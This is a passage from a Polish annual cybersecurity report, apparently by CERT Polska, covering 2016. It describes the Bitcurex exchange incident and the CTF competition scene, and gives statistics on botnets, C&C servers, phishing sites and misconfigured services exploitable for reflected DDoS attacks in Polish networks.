Kolejny poważny problem został zidentyfikowany 8 kwietnia 2014 roku. W wyniku ujawnionej podatności "Heartbleed" w OpenSSL (CVE-2014-0160) pojawiły się wiarygodne doniesienia[83] związane z obecnością błędu na serwerach Bitcurex. Administrator zaprzeczył obecności luki, zaś ujawnione dane miały być elementem działania honeypota.

Najpoważniejszy w skutkach okazał się jednak ostatni incydent. 13 października 2016 roku

Zarówno strona bitcurex.com jak również konto na Facebooku nie wykazują żadnej nowej aktywności. Poszkodowani masowo zaczęli składać zawiadomienia do prokuratury o możliwości popełnienia przestępstwa. Śledztwo trafiło pod nadzór Prokuratury Okręgowej w Łodzi, która podjęła działania w związku z doprowadzeniem do niekorzystnego rozporządzania mieniem przez Digital Future Spółka z o.o. Spółka komandytowa z siedzibą w Łodzi.

81 https://en.bitcoin.it/wiki/Bitcurex
82 https://www.facebook.com/Bitcurex/posts/548688121912511
83 https://zaufanatrzeciastrona.pl/post/jak-bitcurex-dzielnie-z-bledem-w-openssl-walczyl/
84 https://blockchain.info/pl/address/1K2PKGPGrYTQjPohXjDgbjeRtynGAZU9cF

## Przegląd sceny CTF 2016

CTF, czyli „Capture The Flag" to w świecie bezpieczeństwa informatycznego rodzaj zawodów drużynowych. Dwa najczęściej spotykane rodzaje rozgrywek to „jeopardy" oraz „attack/defense". Zdecydowana większość konkursów rozgrywa się przez internet w pierwszej z tych formuł, gdzie na wzór „Va Banque" rozwiązywane są zadania o różnej trudności w kategoriach: bezpieczeństwo aplikacji internetowych, kryptografia, inżynieria wsteczna, wykorzystywanie podatności w aplikacjach (tzw. „pwning"), informatyka śledcza lub steganografia. Niektóre z internetowych zawodów „jeopardy" pełnią rolę kwalifikacji bądź pierwszego etapu zmagań przed finałami rozgrywanymi na miejscu (najczęściej w ramach konferencji bezpieczeństwa informatycznego). Wówczas często odbywają się one w formule „attack/defense", w której organizatorzy udostępniają dla każdej z drużyn szereg usług w ramach wirtualnej infrastruktury. Rywalizujące ze sobą zespoły muszą znaleźć w nich podatności bezpieczeństwa, naprawić je (przygotowując „łaty") oraz spróbować wykorzystać w usługach bronionych przez pozostałe drużyny.

| Place | Team | Country | Rating |
|---|---|---|---|
| 1 | dcua | | 1625.714 |
| 2 | Dragon Sector | | 1435.461 |
| 3 | LC↯BC | | 1419.805 |
| 4 | Plaid Parliament of Pwning | | 1419.410 |
| 5 | p4 | | 1138.729 |
| 6 | 217 | | 1088.393 |

**Rys. 27.** Ranking CTFtime za 2016 rok

Konkursy organizowane są niezależnie przez drużyny CTF, uniwersytety, firmy, organizacje społeczne i instytucje rządowe. Z roku na rok cieszą się coraz większym zainteresowaniem, a w 2016 roku trwających od 8 do 48 godzin rozgrywek zorganizowano ponad 100. Z rozgrywanych na całym świecie eliminacji tworzony jest sezonowy (coroczny) ranking „ctftime.org". Od ponad trzech lat polska drużyna „Dragon Sector" stale zajmuje miejsca na podium: 3. miejsce w 2014, 1. miejsce w 2015 oraz 2. miejsce w 2016. W minionym roku na 5. pozycji uplasowała się polska drużyna „p4". W składzie obu zespołów są pracownicy CERT Polska. W pierwszej setce światowego rankingu mamy w sumie 8 regularnie grających polskich drużyn, składających się z ponad 80 osób: specjalistów bezpieczeństwa informatycznego i programistów z największych firm technologicznych na świecie, studentów (oraz uczniów) i pasjonatów.

Najważniejsze polskie zawody (w formule „jeopardy") są organizowane przez „Dragon Sector" w ramach konferencji „CONFidence" w Krakowie. W 2016 roku pierwsze miejsce zajął paneuropejski zespół „Tasteless", drugie polski „p4", a trzecie australijskie „9447". Najbardziej oczekiwanym CTF-em w całym rocznym cyklu jest konkurs organizowany przy okazji konferencji DEFCON w Las Vegas. Tegoroczna edycja była unikalna, ponieważ tuż przed nią odbyły się zawody Cyber Grand Challenge, zorganizowane przez amerykańską Agencję Zaawansowanych Projektów Badawczych w Obszarze Obronności (DARPA), w których rywalizowały ze sobą w pełni automatyczne systemy do wyszukiwania, naprawiania i wykorzystywania podatności bezpieczeństwa w aplikacjach. Pula nagród wyniosła ponad 8 milionów dolarów, a pierwsze miejsce zajął amerykański startup „ForAllSecure". Ich zwycięski program „Mayhem" miał następnie szansę stanąć w szranki z innymi drużynami CTF w głównym konkursie DEFCON, lecz w starciu z ludźmi zajął ostatnie miejsce. Same zawody wygrała grupa Plaid Parliament of Pwning z amerykańskiego uniwersytetu Carnegie Mellon.

CTF-y to jeden z najlepszych sposobów na naukę różnych zagadnień bezpieczeństwa informatycznego oraz sprawdzenie swoich umiejętności. Dlatego w rozgrywkach biorą udział zarówno pasjonaci zaczynający swoją przygodę z bezpieczeństwem informatycznym, jak również największe sławy tej branży.

# Statystyki

Informacje o zagrożeniach pochodzą z wielu źródeł, m.in. z naszej działalności operacyjnej, automatycznych systemów monitorujących zagrożenia (sinkhole, ARAKIS), ale przede wszystkim od podmiotów zewnętrznych, wśród których znajdują się organizacje non-profit i niezależni badacze, CERT-y narodowe, jak i firmy komercyjne.

Warto zauważyć, jak bardzo różnorodne są sposoby pozyskania informacji o zagrożeniach. Poniżej przedstawiamy kilka najczęściej wykorzystywanych:

- Dane o zainfekowanych komputerach (botach) są pozyskiwane przede wszystkich poprzez przejmowanie infrastruktury botnetów (domeny C&C) i kierowanie ich na systemy typu sinkhole.
- Do wykrywania ataków na komputery udostępniające usługi w internecie (np. SSH, WWW) używane są honeypoty, czyli systemy-pułapki udające rzeczywiste serwery.
- W podobny sposób - przy użyciu honeypotów klienckich, czyli systemów udających przeglądarki WWW - mogą być wykrywane złośliwe strony WWW, infekujące odwiedzających je użytkowników.
- Wykrycie podatnych usług (np. źle skonfigurowane serwery NTP, które mogą zostać wykorzystane do ataków DDoS) odbywa się poprzez skanowanie przestrzeni IPv4 na dużą skalę. O ile analogiczna metoda była od dawna wykorzystywana przez przestępców, w 2015 roku nastąpił znaczący wzrost liczby skanowań przeprowadzanych przez podmioty działające na rzecz poprawy poziomu bezpieczeństwa w internecie.

## Ograniczenia

Dołożyliśmy starań, aby obraz sytuacji jaki wynika z prezentowanych statystyk trafnie opisywał wszystkie zagrożenia o dużej skali. Należy jednak pamiętać, że mają one pewne ograniczenia, głównie wynikające ze specyfiki dostępnych danych źródłowych. Przede wszystkim nie jest możliwe zebranie pełnej informacji o wszystkich rodzajach zagrożeń, czego najwyraźniejszym przykładem są ataki ukierunkowane na konkretne podmioty lub grupy użytkowników (w przeciwieństwie do ataków masowych), które zazwyczaj nie zostaną zarejestrowane przez nasze systemy monitorujące, ani nie będą zgłoszone do naszego zespołu.

Problem z odwzorowaniem aktualnego stanu faktycznego jest spowodowany również tym, że zagrożenie może być aktywne - nawet przez dłuższy czas - zanim zostanie ono zbadane i rozpocznie się jego regularna obserwacja. Na przykład, liczba zainfekowanych komputerów należących do botnetu może być trudna do ustalenia zanim zostanie on zneutralizowany poprzez przejęcie jego infrastruktury sterującej (C&C).

Istotną kwestią pozostaje określenie skali danego zagrożenia, co najczęściej wykonujemy poprzez zliczanie powiązanych z nim adresów IP zaobserwowanych w ciągu dnia. Przyjmujemy tym samym założenie, że liczba adresów jest zbliżona do liczby urządzeń oraz użytkowników, których dany problem dotyczy. Oczywiście jest to miara niedoskonała z racji powszechnego wykorzystywania dwóch mechanizmów, które mają wpływ na widoczne publiczne adresy:

- NAT (translacja adresów), powodująca niedoszacowanie, ponieważ za jednym zewnętrznym adresem IP często znajduje się wiele komputerów.
- DHCP (dynamiczna adresacja), powodująca przeszacowanie, ponieważ np. ten sam zainfekowany komputer może w ciągu jednego dnia zostać wykryty kilkukrotnie pod różnymi adresami.

Można podejrzewać, że wpływ obu tych mechanizmów na uzyskane wyniki sumaryczne w dużej części się znosi, ale dokładne zbadanie skutków NAT i DHCP w tym kontekście wymagałoby przeprowadzenia osobnej analizy.

Ostatnia uwaga dotyczy wersji protokołu IP: wszystkie podane statystyki odnoszą się do wersji czwartej tego protokołu. Wynika to z faktu niewielkiego stopnia wdrożenia IPv6 w naszym kraju oraz, co się z tym wiąże,

z pomijalnie małej liczby zgłoszeń jakie otrzymujemy odnośnie tego rodzaju adresów.

## Botnety

### Botnety w Polsce

Tabela 5 prezentuje ilości zainfekowanych komputerów w polskich sieciach. W 2016 roku łącznie zgromadziliśmy informacje o 1 694 794 unikalnych adresach IP wykazujących aktywność zombie.

| Rodzina | Rozmiar |
|---|---|
| Mirai | 14 054 |
| Conficker | 9 410 |
| ISFB | 4 364 |
| Tinba | 4 013 |
| Nymaim | 3 823 |
| Kelihos | 3 590 |
| Foxbantrix | 3 535 |
| Dorkbot | 3 446 |
| Necurs | 2 706 |
| Cutwail | 2 367 |

**Tabela 9:** Największe botnety w Polsce

Wartości w tabeli 5 zostały ustalone jako największa dzienna liczba unikalnych adresów IP zainfekowanych komputerów w polskich sieciach. Na pierwszej pozycji uplasował się Mirai, któremu poświęciliśmy osobny rozdział w raporcie (str. 23). Mimo upływu czasu, nadal na wysokim poziomie utrzymuje się Conficker, który 7 lat temu został sinkhole'owany. Ponieważ w drugiej połowie roku w sieciach Orange oraz Plus ruch do serwerów C&C Confickera został całkowicie odcięty, w roku 2017 spodziewamy się znacznego spadku liczby zgłoszeń dotyczących tego botnetu. Na trzecim miejscu w rankingu znalazł się groźny trojan bankowy ISFB, pierwszy raz zaobserwowany w Polsce w 2014 roku. W większości polskich systemów autonomicznych obserwujemy powolny spadek aktywności ISFB. Najwięcej infekcji ISFB odnotowaliśmy w sieciach Netii - na początku roku około 0,05 proc. wszystkich klientów tego operatora miało na swoich komputerach tego trojana.


### Aktywność Botnetów z podziałem na operatorów telekomunikacyjnych

Na rysunku 20 prezentujemy stopień zainfekowania użytkowników u największych operatorów telekomunikacyjnych. Szacujemy go na podstawie liczby unikalnych adresów IP, na temat których otrzymaliśmy informacje o infekcji. Stopień zainfekowania uzyskujemy dzieląc liczbę botów przez liczbę klientów korzystających z usług dostępu do internetu u danego operatora, na podstawie danych z „Raportu o stanie rynku telekomunikacyjnego w Polsce w 2015 roku" wydanego przez Urząd Komunikacji Elektronicznej (https://www.uke.gov.pl/files/?id_plik=23480).

Średnio obserwowaliśmy 20 tys. botów dziennie, czyli około dwukrotnie mniej w porównaniu z rokiem 2015. Spadek ten wynika z dużej aktywności oprogramowania typu ransomware, które jest trudniejsze do bezpośredniego monitorowania, jak również odcięcia znacznej części dużych botnetów t.j. Conficker czy Tinba, które w zeszłym roku dominowały w polskich sieciach. Stopniowy wzrost w drugim półroczu spowodowany był rejestrowaniem informacji o botnecie Mirai, który dominował w sieciach Orange i Netia.

U większości operatorów stopień zainfekowania użytkowników był na zbliżonym poziomie, w drugiej połowie roku zaobserwowaliśmy znaczną anomalię dla sieci Vectra. We wrześniu szacowany poziom infekcji sięgnął 1,3 proc. klientów tego operatora, co stanowi największą wartość jaką dotychczas zarejestrowaliśmy dla dużych firm z tego sektora. Najwięcej obserwacji dotyczyło spambotów w tym systemie autonomicznym, ale wysoka liczba botów była również widoczna dla innych rodzajów złośliwego oprogramowania. W czwartym kwartale poziom infekcji stopniowo się zmniejszał, w grudniu zbliżając się do pozostałych operatorów. Poza Vectrą, w ogólnym zestawieniu zauważalnie gorzej

prezentuje się sieć Netii (system autonomiczny 12741), gdzie w ciągu roku średnio 0,3 proc. użytkowników było zainfekowanych.




**Rys. 28.** Wykres zmian stopnia infekcji u operatorów w 2016 roku. Pominięto operatora Vectra

## Serwery C&C

W 2016 roku otrzymaliśmy informacje o 17 411 różnych adresach IP używanych jako serwery zarządzania botnetami (C&C). Z uwagi na charakter zagrożenia zdecydowaliśmy się na opisanie problemu ze względu na lokalizację adresu IP lub domenę najwyższego poziomu TLD serwera C&C. W statystykach pominęliśmy zgłoszenia dotyczące serwerów sinkhole CERT Polska, których używamy do unieszkodliwiania botnetów i wykrywania zainfekowanych maszyn.

Otrzymaliśmy zgłoszenia dotyczące adresów IP z 134 krajów. Podobnie jak w poprzednich latach, najwięcej złośliwych serwerów było zlokalizowanych w Stanach Zjednoczonych (30 proc.). 72 proc. spośród wszystkich serwerów C&C utrzymywanych było w 10 krajach przedstawionych w tabeli tabeli 10.

| Poz. | Kraj | Liczba IP | Udział |
|---|---|---|---|
| 1 | USA | 5 296 | 30,4% |
| 2 | Niemcy | 1 442 | 8,3% |
| 3 | Rosja | 1 419 | 8,2% |
| 4 | Holandia | 942 | 5,4% |
| 5 | Chiny | 794 | 4,6% |
| 6 | Wielka Brytania | 733 | 4,2% |
| 7 | Francja | 626 | 3,6% |
| 8 | Ukraina | 535 | 3,1% |
| 9 | Hongkong | 397 | 2,3% |
| 10 | Kanada | 329 | 1,9% |
| ... | ... | ... | ... |
| 17 | Polska | 171 | 1,0% |

**Tabela 10.** Kraje z największą liczbą serwerów C&C

Zaobserwowaliśmy 2654 różnych systemów autonomicznych, w których umiejscowione były serwery C&C. Dziesięć systemów autonomicznych zawierało ponad 17 proc. wszystkich złośliwych serwerów. Szczegóły znajdują się w tabeli 11.

| Poz. | ASN | Nazwa | Liczba IP | Udział |
|---|---|---|---|---|
| 1 | 16276 | OVH | 622 | 3,6% |
| 2 | 26496 | GoDaddy.com | 509 | 2,9% |
| 3 | 24940 | OVH | 421 | 2,4% |
| 4 | 3320 | Deutsche Telekom | 294 | 1,7% |
| 5 | 16509 | Amazon.com | 271 | 1,6% |
| 6 | 13335 | Cloudflare | 264 | 1,5% |
| 7 | 8560 | 1&1 Internet SE | 177 | 1,0% |
| 7 | 46606 | Unified Layer | 177 | 1,0% |
| 8 | 36351 | SoftLayer Technologies | 167 | 1,0% |
| 9 | 20013 | CyrusOne | 145 | 0,8% |

**Tabela 11.** Systemy autonomiczne z największą liczbą serwerów C&C

W Polsce serwery C&C były aktywne pod 171 różnymi adresami IP (17. miejsce na świecie z udziałem 1 proc.) w 12 systemach autonomicznych. W tabeli 8 prezentujemy zestawienie dziesięciu systemów autonomicznych, w których znajdowało się najwięcej złośliwych serwerów zarządzających botnetami. W sumie zawierały one ponad połowę wszystkich C&C w Polsce.

| Poz. | Numer AS | Nazwa AS | Liczba IP | Udział |
|---|---|---|---|---|
| 1 | 12824 | home.pl | 25 | 14,6% |
| 2 | 197226 | Sprint Data Center | 12 | 7,0% |
| 3 | 21021 | Multimedia Polska | 8 | 4,7% |
| 3 | 16276 | OVH | 8 | 4,7% |
| 4 | 41079 | H88 | 7 | 4,1% |
| 4 | 198414 | H88 | 7 | 4,1% |
| 4 | 198156 | Dediserv | 7 | 4,1% |
| 5 | 15967 | Nazwa.pl | 6 | 3,5% |
| 6 | 5617 | Orange | 5 | 2,9% |
| 6 | 47303 | Redefine | 5 | 2,9% |

**Tabela 12.** Systemy autonomiczne, w których hostowanych jest najwięcej C&C w Polsce

Otrzymaliśmy również zgłoszenia o 34 932 pełnych nazwach domenowych (FQDN), które pełniły rolę serwerów zarządzających botnetami. Zostały one zarejestrowane w obrębie 221 domen najwyższego poziomu (TLD), z czego prawie 40 proc. w .com. Zestawienie najpowszechniejszych TLD przedstawiamy w tabeli 13. W porównaniu do zeszłego roku zaskakująco dużo, bo aż 289 domen .pl było wykorzystywanych jako C&C, z czego dla 18 adresów domeną drugiego poziomu była republika.pl.

| Poz. | TLD | Liczba domen | Udział |
|---|---|---|---|
| 1 | .com | 13 402 | 38,4% |
| 2 | .net | 6 342 | 18,2% |
| 3 | .top | 2 846 | 8,1% |
| 4 | .info | 2 008 | 5,7% |
| 5 | .org | 1 734 | 5,0% |
| 6 | .ru | 1 469 | 4,2% |
| 7 | .biz | 753 | 2,2% |
| 8 | .cn | 720 | 2,1% |
| 9 | .pw | 455 | 1,3% |
| 10 | .pl | 289 | 0,8% |

**Tabela 13.** Domeny najwyższego poziomu, w których zarejestrowano serwery C&C

## Phishing

W tym podrozdziale uwzględniamy wyłącznie statystyki dotyczące phishingu w tradycyjnym rozumieniu tego słowa, czyli podszywania się (przede wszystkim z wykorzystaniem poczty elektronicznej i stron WWW) pod znane marki celem wyłudzenia wrażliwych danych. Nie odnosimy się więc ani do wyłudzania danych przy pomocy złośliwego oprogramowania, ani do podszywania się pod dostawców faktur itp. celem dystrybucji złośliwego oprogramowania. Statystyki dotyczą stron zlokalizowanych w Polsce, a więc nie uwzględniają ataków phishingowych na polskie instytucje przy użyciu stron utrzymywanych za granicą.

W roku 2016 otrzymaliśmy łącznie aż 722 584 zgłoszeń phishingu w polskich sieciach. Dotyczyły one 32 478 adresów URL z 5 721 domen prowadzących do stron, które rozwiązywały się na 1701 unikalnych adresów IP. Znaczący wzrost adresów URL w porównaniu z zeszłym rokiem zarejestrowaliśmy w domenach home.pl, co spowodowane jest generowaniem wielu pseudolosowych podkatalogów na serwerach przejętych przez atakujących. W Polsce średni czas trwania phishingu – od pierwszego zgłoszenia do potwierdzenia jego usunięcia - wyniósł blisko 213 godzin.

| Poz. | ASN | Nazwa | Liczba IP | Liczba domen |
|---|---|---|---|---|
| 1 | 12824 | home.pl | 501 | 3 375 |
| 2 | 15967 | nazwa.pl | 366 | 614 |
| 3 | 198414 | Biznes-Host.pl | 74 | 338 |
| 4 | 43333 | CIS NEPHAX | 59 | 150 |
| 5 | 57367 | DevonStudio | 39 | 127 |
| 6 | 41079 | SuperHost.pl | 32 | 126 |
| 7 | 8308 | NASK | 39 | 93 |
| 8 | 15694 | ATM | 26 | 84 |
| 9 | 29522 | KEI | 51 | 78 |
| 10 | 31229 | e24cloud | 30 | 66 |

**Tabela 14.** Polskie systemy autonomiczne, w których znajdowało się najwięcej stron phishingowych

## Usługi pozwalające na prowadzenie ataków DRDoS

W roku 2016 otrzymaliśmy zgłoszenia dotyczące 2,8 miliona różnych adresów IP w Polsce, na których znajdowały się błędnie skonfigurowane serwery i usługi, mogące zostać wykorzystane przez atakujących do przeprowadzenia odbitych ataków DDoS (Distributed Reflection Denial of Service - DRDoS). Na kolejnych stronach przedstawiamy szczegółowe statystyki dla 6 najczęściej występujących usług tego rodzaju.


W tabelach znajduje się także zestawienie liczby adresów IP zaobserwowanych w ciągu roku w stosunku do łącznej liczby adresów rozgłaszanych przez dany system autonomiczny. Rozmiar AS (liczba rozgłaszanych adresów IP) został obliczony na podstawie danych pochodzących z RIPE według stanu z 1 czerwca 2016 roku.

| Poz. | Usługa | Średnia dzienna | Maksimum dzienne | Odchylenie standardowe | Łączny czas obserwacji |
|---|---|---|---|---|---|
| 1 | DNS | 50 809 | 75 437 | 25 979 | 99% |
| 2 | NTP | 39 974 | 48 026 | 6 506 | 90% |
| 3 | SSDP | 33 607 | 42 667 | 7 971 | 88% |
| 4 | SNMP | 31 462 | 39 696 | 5 783 | 86% |
| 5 | portmapper | 28 343 | 31 276 | 2 605 | 89% |
| 6 | NetBIOS | 23 795 | 26 317 | 3 880 | 89% |
| 7 | MS SQL | 5 639 | 6 280 | 502 | 88% |
| 8 | mDNS | 5 578 | 6 466 | 484 | 45% |
| 9 | Chargen | 733 | 900 | 73 | 90% |
| 10 | QOTD | 539 | 589 | 40 | 90% |
| 11 | XDMCP | 207 | 227 | 10 | 47% |

**Tabela 15.** Niepoprawnie skonfigurowane usługi, które mogą być wykorzystane do odbitych ataków DDoS. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku, a łączny czas obserwacji odpowiada liczbie dni w ciągu roku, dla których mieliśmy informacje o danej usłudze

W ciągu roku zauważyliśmy znaczące zmiany w liczbie obserwowanych urządzeń, które mogą zostać użyte do przeprowadzania ataku wzmocnionego DoS/DDoS. Na rysunku 29 przedstawiliśmy liczbę urządzeń, w rozbiciu na usługi dostępne z internetu, które mogą być wykorzystane do tego rodzaju ataków. Wykresy obrazują zmiany w dziennej liczbie unikalnych adresów IP zarejestrowanych przez system n6 dla najczęściej zgłaszanych usług.

W drugim kwartale stopniowy wzrost rekursywnych serwerów DNS może świadczyć o wymianie urządzeń klienckich przez operatorów. Dominującym trendem jest w tym przypadku przede wszystkim wzrost w ten sposób skonfigurowanych serwerów w systemie autonomicznym Orange. Gwałtowny spadek usługi synchronizacji czasu (NTP) wynika z masowych zmian konfiguracji w obrębie sieci GTS Poland - w drugiej połowie roku nie było już błędnie skonfigurowanych serwerów dla tego systemu autonomicznego. Stopniowy spadek występowania usługi SSDP w ciągu całego roku zaobserwowaliśmy dla dwóch operatorów – Orange i Netia. Natomiast niepokojący może być regularny wzrost występowania usługi NetBIOS, również głównie w sieci Orange. Dla mniej powszechnej usługi portmapper zaobserwowaliśmy niewielki spadek, głównie za sprawą poprawy sytuacji w sieci Multimedia oraz TK Telekom.




**Rys. 29.** Najpowszechniejsze źle skonfigurowane usługi mogące brać udział w atakach DDoS

## Otwarte serwery DNS

DNS to kluczowy protokół internetu wykorzystywany do rozwiązywania nazw domen na adresy serwerów. Niepoprawnie skonfigurowane serwery, odpowiadające na zapytania z całej sieci internet a nie tylko od ograniczonej grupy użytkowników - tzw. „open resolvers" - są często wykorzystywane przy atakach DDoS.

W ciągu roku otrzymaliśmy łącznie 18 807 577 zgłoszeń o 1 336 288 unikalnych adresach IP, na których została wykryta tego rodzaju usługa. Średnia dzienna to ponad 50 tys. unikalnych adresów IP. W drugim kwartale zaobserwowaliśmy znaczący wzrost otwartych usług DNS w sieci Orange. Dziennie w lipcu system autonomiczny 5617 posiadał niemal 60 tys. unikalnych adresów IP, co stanowi ponad dwukrotny wzrost w porównaniu ze styczniem. Liczba ta utrzymywała się do końca roku.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 34 285 | 56 335 | 0,62% |
| 2 | 12741 | Netia | 2 177 | 3 682 | 0,13% |
| 3 | 29314 | Vectra | 822 | 1 191 | 0,16% |
| 4 | 6830 | UPC | 704 | 999 | 0,01% |
| 5 | 20960 | TK Telekom | 565 | 928 | 0,23% |
| 6 | 21021 | Multimedia | 488 | 671 | 0,08% |
| 7 | 35007 | Miconet | 405 | 670 | 7,19% |
| 8 | 6714 | GTS | 339 | 1 072 | 0,10% |
| 9 | 5588 | GTS | 335 | 842 | 0,03% |
| 10 | 31242 | 3S | 279 | 440 | 0,28% |

**Tabela 16.** Liczba adresów IP na których wykryto otwarty serwer DNS w podziale na systemy autonomiczne

## NTP

Network Time Protocol (NTP) to standardowy protokół synchronizacji czasu wykorzystywany m.in. przez większość powszechnie używanych systemów operacyjnych. Publicznie dostępne serwery NTP, które udostępniają polecenie monlist mogą być użyte przez atakujących do ataków DDoS (szczegóły: https://www.us-cert.gov/ncas/alerts/TA14-013A).

Otrzymaliśmy łącznie 13 347 758 zgłoszeń o 653 522 unikalnych adresach IP, na których wykryto serwery NTP z taką konfiguracji. Średnia dzienna to 39 974 unikalnych adresów IP.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
